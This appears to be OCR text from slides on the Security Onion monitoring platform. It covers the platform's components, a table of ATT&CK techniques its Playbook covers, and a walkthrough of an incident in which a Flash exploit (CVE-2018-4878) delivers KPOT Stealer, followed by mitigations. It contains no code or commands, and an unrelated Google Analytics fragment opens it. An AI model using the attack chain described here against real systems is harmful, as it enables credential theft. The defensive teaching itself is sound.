
Rows per page: 10 1-10 of 12

why websites use Google Analytics

Understand Website Visitors

- Who is visiting? (Age, location, device, interests)
- How they found the site (Google search, ads, social media, direct visit)To Improve User Experience,To Monitor Website Performance
- to Measure Marketing Performance


beef2live.com





Overview on new Security Onion


Investigation with new Security Onion


Component	Role
Zeek (Bro)	Network traffic analysis (DPI, metadata extraction)
Suricata	IDS/IPS for real-time network traffic monitoring
Elasticsearch	Stores and indexes security logs
Logstash	Processes and parses incoming logs
Kibana	Visualization dashboard for security logs
SO Manager	Manages Security Onion configurations
Fleet (osquery)	Endpoint monitoring
Strelka	File analysis
Playbook	Incident response and threat intelligence










Playbook Coverage
Reconnaissance
10 techniques
Active Scanning
Gather Victim Host Information
Gather Victim Identity Information
Gather Victim Network Information
Gather Victim Org Information
Phishing for Information
Search Closed Sources
Search Open Technical Databases
Search Open Websites/Domains
Search Victim-Owned Websites
Resource Development
8 techniques
Acquire Access
Acquire Infrastructure
Compromise Accounts
Compromise Infrastructure
Develop Capabilities
Establish Accounts
Obtain Capabilities
Stage Capabilities
Initial Access
10 techniques
Content Injection
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing
Replication Through Removable Media
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Execution
14 techniques
Cloud Administration Command
Command and Scripting Interpreter
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication
Native API
Scheduled Task/Job
Serverless Execution
Shared Modules
Software Deployment
Persistence
20 techniques
Account Manipulation
BITS Jobs
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Browser Extensions
Compromise Client Software Binary
Create Account
Create or Modify System Process
Event Triggered Execution
Privilege Escalation
14 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
Account Manipulation
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Create or Modify System Process
Domain Policy Modification
Escape to
Defense Evasion
43 techniques
Abuse Elevation Control Mechanism
Access Token Manipulation
BITS Jobs
Build Image on Host
Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification
Execution Guardrails
Exploitation for Defense Evasion
File and Directory Permissions Modification
Hide Artifacts
Hijack Execution Flow
Credential Access
17 techniques
Adversary-in-the-Middle
Brute Force
Credentials from Password Stores
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials
Input Capture
Modify Authentication Process
Multi-Factor Authentication Interception
Multi-Factor Authentication
Discovery
32 techniques
Account Discovery
Application Window Discovery
Browser Information Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Device Driver Discovery
Domain Trust Discovery
File and Directory Discovery
Group Policy
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking
Remote Services
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material
Collection
17 techniques
Adversary-in-the-Middle
Archive Collected Data
Audio Capture
Automated Collection
Browser Session Hijacking
Clipboard Data
Data from Cloud Storage
Data from Configuration Repository
Data from Information Repositories
Data from
Command and Control
17 techniques
Application Layer Protocol
Communication Through Removable Media
Content Injection
Data Encoding
Data Obfuscation
Dynamic Resolution
Encrypted Channel
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application
Exfiltration
9 techniques
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
legend

Timeline: Attack Sequence

Initial Access

The victim accessed a malicious website.

1

2

Trojan Deployment

Trojan.Cryxos was deployed for trigger adobe flash.

Exploit & Download

The Flash exploit triggered, downloading KPOT Stealer.

3

4

Data Theft & Exfiltration

Malware stole credentials and communicated with the attacker's server.

Analysis and Takeaways: Key Findings

1

Vulnerability Exploitation

The attack exploited a known vulnerability in Adobe Flash (CVE-2018-4878).

2

Data Exfiltration

The attacker successfully stole sensitive information, including browser credentials.

3

Importance of Patching

Regular software updates are essential to mitigate vulnerabilities.

4

Network Segmentation

Segmenting the network can limit the impact of an attack.

Mitigation Strategies..

- Isolation
- Malware Removal
- Blocking IPs
- Increase Awareness
- Endpoint AVs